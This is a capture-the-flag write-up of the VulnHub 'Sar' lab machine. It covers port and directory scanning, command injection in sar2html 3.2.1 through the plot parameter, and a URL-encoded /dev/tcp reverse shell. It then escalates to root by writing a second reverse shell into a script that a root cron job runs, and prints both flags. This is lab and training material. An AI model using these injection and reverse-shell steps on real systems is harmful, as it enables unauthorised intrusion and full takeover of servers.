Sar (VulnHub)

ip of the machine :- 192.168.122.27

```
~/current (4.026s)
ping 192.168.122.27

PING 192.168.122.27 (192.168.122.27) 56(84) bytes of data.
64 bytes from 192.168.122.27: icmp_seq=1 ttl=64 time=0.294 ms
64 bytes from 192.168.122.27: icmp_seq=2 ttl=64 time=0.568 ms
64 bytes from 192.168.122.27: icmp_seq=3 ttl=64 time=0.594 ms
64 bytes from 192.168.122.27: icmp_seq=4 ttl=64 time=0.588 ms
^C
--- 192.168.122.27 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3032ms
rtt min/avg/max/mdev = 0.294/0.511/0.594/0.125 ms
```

machine is on!!!


```
~/current (0.653s)
nmap -p- --min-rate=10000 192.168.122.27

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-07 22:29 IST
Nmap scan report for 192.168.122.27
Host is up (0.0019s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

Found one open port.

~/current (6.389s)

```
nmap -p 80 -sC -T5 -A -Pn 192.168.122.27

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-07 22:29 IST
Nmap scan report for 192.168.122.27
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 6.36 seconds
```


Performed an aggressive scan to get the version of web server running on port 80.




Just the default apache page.

```
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 40ms]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 78ms]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 0ms]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 138ms]
.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 206ms]
robots.txt              [Status: 200, Size: 9, Words: 1, Lines: 2, Duration: 0ms]
phpinfo.php             [Status: 200, Size: 95461, Words: 4716, Lines: 1170, Duration: 42ms
]
server-status           [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 0ms]
:: Progress: [4614/4614] :: Job [1/1] :: 39 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```


Found some directories and files during directory fuzzing.




Got the name of another directory in robots.txt file.



So, sar2html is a service that is running on this web server.




Also got the version that is running. Let's see if there are any exploits available for this version.




Got a way to get initial access to the server.

```
# Exploit Title: sar2html Remote Code Execution
# Date: 01/08/2019
# Exploit Author: Furkan KAYAPINAR
# Vendor Homepage:https://github.com/cemtan/sar2html
# Software Link: https://sourceforge.net/projects/sar2html/
# Version: 3.2.1
# Tested on: Centos 7

In web application you will see index.php?plot url extension.

http://<ipaddr>/index.php?plot=;<command-here> will execute
the command you entered. After command injection press "select # host" then your command's
output will appear bottom side of the scroll screen.
```


Let's try to use it!!!



So, it said we have to add ";<command_>" in order to execute commands, so trying id.



Ok!!! it worked. Let's try to get reverse shell.



So, added the reverse shell payload, but it won't execute like this.
We have to url encode the payload.

Request

Pretty Raw Hex

```
1 GET /sar2HTML/index.php?plot=
  %3bbash+-c+'sh+-i+>%26+/dev/tcp/192.168.1.4/9999+0>%261'
  HTTP/1.1
2 Host: 192.168.122.27
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0)
  Gecko/20100101 Firefox/132.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: PHPSESSID=vcn976dm42a4lm12kg4r7jmdi2
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
```

URL encoded the payload.

```
~/current
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 192.168.122.27 48354
sh: 0: can't access tty; job control turned off
$
```

Got reverse shell...

```
~/current
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 192.168.122.27 48354
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sar:/var/www/html/sar2HTML$ ls
ls
LICENSE  index.php  sar2html  sarDATA  sarFILE
www-data@sar:/var/www/html/sar2HTML$
```

Found nothing imp. in the directory in which reverse shelld.

```
www-data@sar:/var/www/html$ ls -al
ls -al
total 40
drwxr-xr-x 3 www-data www-data  4096 Nov  7 21:31 .
drwxr-xr-x 4 www-data www-data  4096 Oct 21  2019 ..
-rwxr-xr-x 1 root     root        22 Oct 20  2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20  2019 index.html
-rw-r--r-- 1 www-data www-data    21 Oct 20  2019 phpinfo.php
-rw-r--r-- 1 root     root         9 Oct 21  2019 robots.txt
drwxr-xr-x 4 www-data www-data  4096 Oct 20  2019 sar2HTML
-rw-r--r-- 1 www-data www-data    36 Nov  7 21:34 write.sh
www-data@sar:/var/www/html$
```

But in /var/www/html found two scripts with permissions. Let's view them.

```
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
```

Ok!!! So, here in finally.sh which can only be executed as well as read and write by the root user is executing a file write.sh and write.sh is the file that we can edit as the current reverse shelld user. Let's see if finally.sh is even running as a cron or not using pspy.

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron
.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron
.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron
.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
$
```

So, went to /etc/crontab file to see whether the script will be executed as a cron job or not as it was not showing in pspy then came to know that it does run after every 5 minutes!!!

```
www-data@sar:/var/www/html$ echo -e '#!/bin/sh\nsh -i >& /dev/tcp/192.168.1.4/4444 0>&1' >
write.sh
<sh -i >& /dev/tcp/192.168.1.4/4444 0>&1' > write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh
sh -i >& /dev/tcp/192.168.1.4/4444 0>&1
```

So, added a reverse shell payload in write.sh.

```
~/current
nc -lnvp 4444

Listening on 0.0.0.0 4444
```

Now, let's wait upto 5 minutes with our listener.

```
www-data@sar:/home$ cd love
cd love
www-data@sar:/home/love$ ls
ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
www-data@sar:/home/love$ cd Desktop
cd Desktop
www-data@sar:/home/love/Desktop$ ls
ls
user.txt
www-data@sar:/home/love/Desktop$ cat user.txt
cat user.txt
427a7e47deb4a8649c7cab38df232b52
www-data@sar:/home/love/Desktop$
```

Got user flag in user's home directory.

```
root@sar:/var/www/html#
root@sar:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@sar:/var/www/html# ls /root
root.txt
root@sar:/var/www/html# cat /root/root.txt
66f93d6b2ca96c9ad78a8a9ba0008e99
root@sar:/var/www/html#
```

Also got root flag after getting reverse shell.